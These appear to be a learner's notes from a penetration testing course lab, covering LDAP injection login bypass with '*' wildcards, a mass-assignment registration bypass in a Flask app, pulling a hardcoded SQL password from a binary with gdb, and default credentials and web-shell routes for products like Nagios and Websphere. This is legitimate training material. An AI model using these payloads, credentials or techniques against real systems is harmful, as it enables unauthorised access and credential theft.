(cn=*)	Input values that try to bypass authentication or authorisation checks by injecting conditions that always evaluate to true can be used. For example, (cn=*) or (objectClass=*) can be used as input values for a username or password fields.

LDAP injection attacks are similar to SQL injection attacks but target the LDAP directory service instead of a database

For example, suppose an application uses the following LDAP query to authenticate users:

```
(&(objectClass=user)(sAMAccountName=$username)(userPassword=$password))
```

In this query, $username and $password contain the user's login credentials. An attacker could inject the * character into the $username or $password field to modify the LDAP query and bypass

If an attacker injects the * character into the $username field, the LDAP query will match any user account with any password. This would allow the attacker to gain access to the application with any password, as shown below:.

```
$username = "*";
$password = "dummy";
(&(objectClass=user)(sAMAccountName=$username)(userPassword=$password))
```

Alternatively, if an attacker injects the * character into the $password field, the LDAP query would match any user account with any password that contains the injected string. This would allow the attacker to gain access to the application with any username, as shown below:

```
$username = "dummy";
$password = "*";
(&(objectClass=user)(sAMAccountName=$username)(userPassword=$password))
```

LDAP injection attacks can lead to severe consequences, such as unauthorised access to sensitive information, elevated privileges, and even full control over the affected application or server.

These attacks can also considerably impact data integrity and availability, as attackers may alter or remove data within the directory service, causing disruptions to applications and services dependent on that data.

To mitigate the risks associated with LDAP injection attacks, it is crucial to thoroughly validate and sanitize user input before incorporating it into LDAP queries. This process should involve removing LDAP-specific special characters like * and employing parameterised queries to ensure user input is treated solely as data, not executable code.

Enumeration

Enumerating the target helps us to understand services and exposed ports. An nmap services scan is a type of network scanning technique used to identify and analyze the services running on a target system or network.

By probing open ports and assessing the responses, nmap is able to deduce which services are active and their respective versions. The scan provides valuable information about the target's network infrastructure, and potential vulnerabilities and attack surfaces.

nmap

```
[!bash!]$ nmap -p- -sC -sV --open --min-rate=1000 10.129.204.229

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-23 14:43 SAST
Nmap scan report for 10.129.204.229
Host is up (0.18s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE VERSION
80/tcp  open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Login
389/tcp open  ldap    OpenLDAP 2.2.X - 2.3.X

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 149.73 seconds
```

nmap detects a `http` server running on port `80` and an `ldap` server running on port `389`

Injection


As OpenLDAP runs on the server, it is safe to assume that the web application running on port 80 uses LDAP for authentication.

Attempting to log in using a wildcard character (*) in the username and password fields grants access to the system, effectively bypassing any authentication measures that had been implemented.

This is a significant security issue as it allows anyone with knowledge of the vulnerability to gain unauthorised access to the system and potentially sensitive data.

Exercise

1) logged in with *



Web Mass Assignment Vulerabilities

Several frameworks offer handy mass-assignment features to lessen the workload for developers. Because of this, programmers can directly insert a whole set of user-entered data from a form into an object or database.

This feature is often used without a whitelist for protecting the fields from the user's input. This vulnerability could be used by an attacker to steal sensitive information or destroy data.

Web mass assignment vulnerability is a type of security vulnerability where attackers can modify the model attributes of an application through the parameters sent to the server. Reversing the code, attackers can see these parameters and by assigning values to critical unprotected parameters during the HTTP request, they can edit the data of a database and change the intended functionality of an application.

Ruby on Rails is a web application framework that is vulnerable to this type of attack. The following example shows how attackers can exploit mass assignment vulnerability in Ruby on

Rails. Assuming we have a User model with the following attributes:

```ruby
class User < ActiveRecord::Base
  attr_accessible :username, :email
end
```

The above model specifies that only the username and email attributes are allowed to be mass-assigned. However, attackers can modify other attributes by tampering with the parameters sent to the server. Let's assume that the server receives the following parameters.


```javascript
{ "user" => { "username" => "hacker", "email" => "hacker@example.com", "admin" => true } }
```

Although the User model does not explicitly state that the admin attribute is accessible, the attacker can still change it because it is present in the arguments.

Bypassing any access controls that may be in place, the attacker can send this data as part of a POST request to the server to establish a user with admin privileges.

Exploiting Mass Assignment Vulnerability

Suppose we come across the following application that features an Asset Manager web application. Also suppose that the application's source code has been provided to us. Completing the registration step, we get the message Success!!, and we can try to log in.



After login in, we get the message Account is pending approval. The administrator of this web app must approve our registration. Reviewing the python code of the /opt/asset-manager/ app.py file reveals the following snippet.

Code: python

```
for i,j,k in cur.execute('select * from users where username=? and password=?',(username,pa
  if k:
    session['user']=i
    return redirect("/home",code=302)
  else:
    return render_template('login.html',value='Account is pending for approval')
```


We can see that the application is checking if the value k is set. If yes, then it allows the user to log in.


In the code below, we can also see that if we set the confirmed parameter during registration, then it inserts cond as True and allows us to bypass the registration checking step.

Code: python

```python
try:
  if request.form['confirmed']:
    cond=True
except:
      cond=False
with sqlite3.connect("database.db") as con:
  cur = con.cursor()
  cur.execute('select * from users where username=?',(username,))
  if cur.fetchone():
    return render_template('index.html',value='User exists!!')
  else:
    cur.execute('insert into users values(?,?,?)',(username,password,cond))
    con.commit()
    return render_template('index.html',value='Success!!')
```

In that case, what we should try is to register another user and try setting the confirmed parameter to a random value. Using Burp Suite, we can capture the HTTP POST request to the /register page and set the parameters username=new&password=test&confirmed=test.





The mass assignment vulnerability is exploited successfully and we are now logged into the web app without waiting for the administrator to approve our registration request.

Exercise

1) Checked the source code

```
@app.route('/register',methods=['GET','POST'])
def register():
        if request.method=='GET':
                return render_template('index.html')
        else:
                username=request.form['username']
                password=request.form['password']
                try:
                        if request.form['active']:
                                cond=True
                except:
                                cond=False
                with sqlite3.connect("database.db") as con:
                        cur = con.cursor()
                        cur.execute('select * from users where username=?',(username,))
                        if cur.fetchone():
                                return render_template('index.html',value='User exists!!')
                        else:
                                cur.execute('insert into users values(?,?,?)',(username,password,cond))
                                con.commit()
                                return render_template('index.html',value='Success!!')
```

```
@app.route('/login',methods=['GET','POST'])
def login():
        if request.method=='GET':
                return render_template('login.html')
        else:
                username=request.form['username']
                password=request.form['password']
                with sqlite3.connect("database.db") as con:
                        cur = con.cursor()
                        for i,j,k in cur.execute('select * from users where username=? and password=?',(username,password)):
                                if k:
                                        session['user']=i
                                        return redirect("/home",code=302)
                                else:
                                        return render_template('login.html',value='Account is pending for approval')
                return render_template('login.html',value='Invalid Credentials!!')
```

we can set active ourselves here

Attacking Applications Connecting to Services

Applications that are connected to services often include connection strings that can be leaked if they are not protected sufficiently. In the following paragraphs, we will go through the process of enumerating and exploiting applications that are connected to other services in order to extend their functionality. This can help us collect information and move laterally or escalate our privileges during penetration testing.

ELF Executable Examination

The octopus_checker binary is found on a remote machine during the testing. Running the application locally reveals that it connects to database instances in order to verify that they are available.

```
Vigneswar@htb[/htb]$ ./octopus_checker

Program had started..
Attempting Connection
Connecting ...

The driver reported the following diagnostics whilst running SQLDriverConnect

01000:1:0:[unixODBC][Driver Manager]Can't open lib 'ODBC Driver 17 for SQL Server' : file n
connected
```

The binary probably connects using a SQL connection string that contains credentials. Using tools like PEDA (Python Exploit Development Assistance for GDB) we can further examine the file. This is an extension of the standard GNU Debugger (GDB), which is used for debugging C and C++ programs. GDB is a command line tool that lets you step through the code, set breakpoints, and examine and change variables. Running the following command we can execute the binary through it.

```
Vigneswar@htb[/htb]$ gdb ./octopus_checker

GNU gdb (Debian 9.2-1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./octopus_checker...
(No debugging symbols found in ./octopus_checker)
```

Once the binary is loaded, we set the disassembly-flavor to define the display style of the code, and we proceed with disassembling the main function of the program.

```
gdb-peda$ set disassembly-flavor intel
gdb-peda$ disas main

Dump of assembler code for function main:
   0x0000555555555456 <+0>: endbr64
   0x000055555555545a <+4>: push   rbp
   0x000055555555545b <+5>: mov    rbp,rsp

 <SNIP>

   0x0000555555555625 <+463>:   call   0x5555555551a0 <_ZStlsISt11char_traitsIcEERSt13basic
   0x000055555555562a <+468>:   mov    rdx,rax
   0x000055555555562d <+471>:   mov    rax,QWORD PTR [rip+0x299c]        # 0x555555557fd0
   0x0000555555555634 <+478>:   mov    rsi,rax
   0x0000555555555637 <+481>:   mov    rdi,rdx
   0x000055555555563a <+484>:   call   0x5555555551c0 <_ZNSolsEPFRSoS_E@plt>
   0x000055555555563f <+489>:   mov    rbx,QWORD PTR [rbp-0x4a8]
   0x0000555555555646 <+496>:   lea    rax,[rbp-0x4b7]
   0x000055555555564d <+503>:   mov    rdi,rax
   0x0000555555555650 <+506>:   call   0x555555555220 <_ZNSaIcEC1Ev@plt>
   0x0000555555555655 <+511>:   lea    rdx,[rbp-0x4b7]
   0x000055555555565c <+518>:   lea    rax,[rbp-0x4a0]
   0x0000555555555663 <+525>:   lea    rsi,[rip+0xa34]        # 0x55555555609e
   0x000055555555566a <+532>:   mov    rdi,rax
   0x000055555555566d <+535>:   call   0x5555555551f0 <_ZNSt7__cxx1112basic_stringIcSt11cha
```

This reveals several call instructions that point to addresses containing strings. They appear to be sections of a SQL connection string, but the sections are not in order, and the endianness entails that the string text is reversed. Endianness defines the order that the bytes are read in different architectures. Further down the function, we see a call to SQLDriverConnect.

Code: assembly

```
    0x00005555555555ff <+425>:   mov    esi,0x0
    0x0000555555555604 <+430>:   mov    rdi,rax
    0x0000555555555607 <+433>:   call   0x5555555551b0 <SQLDriverConnect@plt>
    0x000055555555560c <+438>:   add    rsp,0x10
    0x0000555555555610 <+442>:   mov    WORD PTR [rbp-0x4b4],ax
```

Adding a breakpoint at this address and running the program once again, reveals a SQL connection string in the RDX register address, containing the credentials for a local database instance.

Code: assembly

```
gdb-peda$ b *0x5555555551b0

Breakpoint 1 at 0x5555555551b0


gdb-peda$ run

Starting program: /htb/rollout/octopus_checker
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Program had started..
Attempting Connection
[----------------------------------registers-----------------------------------]
RAX: 0x55555556c4f0 --> 0x4b5a ('ZK')
RBX: 0x0
RCX: 0xffffffd
RDX: 0x7fffffffda70 ("DRIVER={ODBC Driver 17 for SQL Server};SERVER=localhost, 1401;UID=use
RSI: 0x0
RDI: 0x55555556c4f0 --> 0x4b5a ('ZK')

<SNIP>
```

Apart from trying to connect to the MS SQL service, penetration testers can also check if the password is reusable from users of the same network.

DLL File Examination

A DLL file is a Dynamically Linked Library and it contains code that is called from other programs while they are running. The MultimasterAPI.dll binary is found on a remote machine during the enumeration process. Examination of the file reveals that this is a .Net assembly

```
C:\> Get-FileMetaData .\MultimasterAPI.dll

<SNIP>
M0 0.NETFramework,Version=v4.6.10 T00FrameworkDisplayName0.NET Framework 4.6.100   00 0api/
p://localhost:80810*0POST        Ò00^    0   00  øJ  ø,  RSDSœ»¡ÍuqœK£"Y¿b0^0   C:\Users\H
<SNIP>
```

Using the debugger and .NET assembly editor dnSpy, we can view the source code directly. This tool allows reading, editing, and debugging the source code of a .NET assembly (C# and Visual Basic). Inspection of MultimasterAPI.Controllers -> ColleagueController reveals a database connection string containing the password.

Apart from trying to connect to the MS SQL service, attacks like password spraying can also be used to test the security of other services.

Exercise

1) disassembled with gdb

```
htb-student@htb:~$ gdb ./octopus_checker
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./octopus_checker...
(No debugging symbols found in ./octopus_checker)
gdb-peda$
```

2) set breakpoint on sql connection

```
gdb-peda$ b SQLDriverConnect
Breakpoint 1 at 0x11b0
gdb-peda$ run
Starting program: /home/htb-student/octopus_checker
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Program had started..
Attempting Connection
```

3) found the connection string

```
Breakpoint 1, SQLDriverConnect (hdbc=0x55555556c4f0, hwnd=0x0,
    conn_str_in=0x7fffffffdf30 "DRIVER={ODBC Driver 17 for SQL Server};SERVER=localhost, 1401;UID=SA;PWD=N0tS3cr3t!;",
    len_conn_str_in=0xfffd, conn_str_out=0x7fffffffdf90 "", conn_str_out_max=0x400, ptr_conn_str_out=0x7fffffffdefa,
    driver_completion=0x0) at SQLDriverConnect.c:686
686     SQLDriverConnect.c: No such file or directory.
gdb-peda$
```

Other Notable Applications

We covered enumerating the network and creating a visual representation of the applications within a network to ensure maximum coverage. We also covered a variety of ways that we can attack common applications, from fingerprinting and discovery to abusing built-in functionality and known public exploits.

The aim of the sections on osTicket and GitLab was not only to teach you how to enumerate and attack these specific applications but also to show how support desk ticketing systems and Git repository applications may yield fruit that can be useful elsewhere during an engagement.

A big part of penetration testing is adapting to the unknown. Some testers may run a few scans and become discouraged when they don't see anything directly exploitable.

If we can dig through our scan data and filter out all of the noise, we will often find things that scanners miss, such as a Tomcat instance with weak or default credentials or a wide-open Git repository that gives us an SSH key or password that we can use elsewhere to gain access.

Having a deep understanding of the necessary methodology and mindset will make you successful, no matter if the target network has WordPress and Tomcat or a custom support ticketing system and a network monitoring system such as Nagios. Ensure that you understand the various techniques taught for footprinting these applications and the curiosity to explore an unknown application.

You will come across applications not listed in this module. Similar to what I did with the Nexus Repository OSS application in the introduction section, you can apply these principles to find issues like default credentials and built-in functionality leading to remote code execution.

Honorable Mentions

That being said, here are a few other applications that we have come across during assessments and are worth looking out for:

Application	Abuse Info
Axis2	This can be abused similar to Tomcat. We will often actually see it sitting on top of a Tomcat installation. If we cannot get RCE via Tomcat, it is worth checking for weak/default admin credentials on Axis2. We can then upload a webshell in the form of an AAR file (Axis2 service file). There is also a Metasploit module that can assist with this.
Websphere	Websphere has suffered from many different vulnerabilities over the years. Furthermore, if we can log in to the administrative console with default credentials such as `system:manager` we can deploy a WAR file (similar to Tomcat) and gain RCE via a web shell or reverse shell.
Elasticsearch	Elasticsearch has had its fair share of vulnerabilities as well. Though old, we have seen this before on forgotten Elasticsearch installs during an assessment for a large enterprise (and identified within 100s of pages of EyeWitness report output). Though not realistic, the Hack The Box machine Haystack features Elasticsearch.
Zabbix	Zabbix is an open-source system and network monitoring solution that has had quite a few vulnerabilities discovered such as SQL injection, authentication bypass, stored XSS, LDAP password disclosure, and remote code execution. Zabbix also has built-in functionality that can be abused to gain remote code execution. The HTB box Zipper showcases how to use the Zabbix API to gain RCE.
Nagios	Nagios is another system and network monitoring product. Nagios has had a wide variety of issues over the years, including remote code execution, root privilege escalation, SQL injection, code injection, and stored XSS. If you come across a Nagios instance, it is worth checking for the default credentials `nagiosadmin:PASSW0RD` and fingerprinting the version.

WebLogic	WebLogic is a Java EE application server. At the time of writing, it has 190 reported CVEs. There are many unauthenticated RCE exploits from 2007 up to 2021, many of which are Java Deserialization vulnerabilities.
Wikis/Intranets	We may come across internal Wikis (such as MediaWiki), custom intranet pages, SharePoint, etc. These are worth assessing for known vulnerabilities but also searching if there is a document repository. We have run into many intranet pages (both custom and SharePoint) that had a search functionality which led to discovering valid credentials.
DotNetNuke	DotNetNuke (DNN) is an open-source CMS written in C# that uses the .NET framework. It has had a few severe issues over time, such as authentication bypass, directory traversal, stored XSS, file upload bypass, and arbitrary file download.
vCenter	vCenter is often present in large organizations to manage multiple instances of ESXi. It is worth checking for weak credentials and vulnerabilities such as this Apache Struts 2 RCE that scanners like Nessus do not pick up. This unauthenticated OVA file upload vulnerability was disclosed in early 2021, and a PoC for CVE-2021-22005 was released during the development of this module. vCenter comes as both a Windows and a Linux appliance. If we get a shell on the Windows appliance, privilege escalation is relatively simple using JuicyPotato or similar. We have also seen vCenter already running as SYSTEM and even running as a domain admin! It can be a great foothold in the environment or be a single source of compromise.

Once again, this is not an exhaustive list but just more examples of the many things we may come across in a corporate network. As shown here, often, a default password and built-in functionality are all we need.

Exercise

1) checked open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 10.129.201.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-21 11:36 IST
Nmap scan report for 10.129.201.102
Host is up (0.30s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
7001/tcp open  afs3-callback

Nmap done: 1 IP address (1 host up) scanned in 35.49 seconds
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 10.129.201.102 -p 7001 -sV -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-21 11:38 IST
Nmap scan report for 10.129.201.102
Host is up (0.30s latency).

PORT     STATE SERVICE VERSION
7001/tcp open  http    Oracle WebLogic admin httpd 12.2.1.3 (T3 enabled)
|_weblogic-t3-info: T3 protocol in use (WebLogic version: 12.2.1.3)
|_http-title: Error 404--Not Found

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
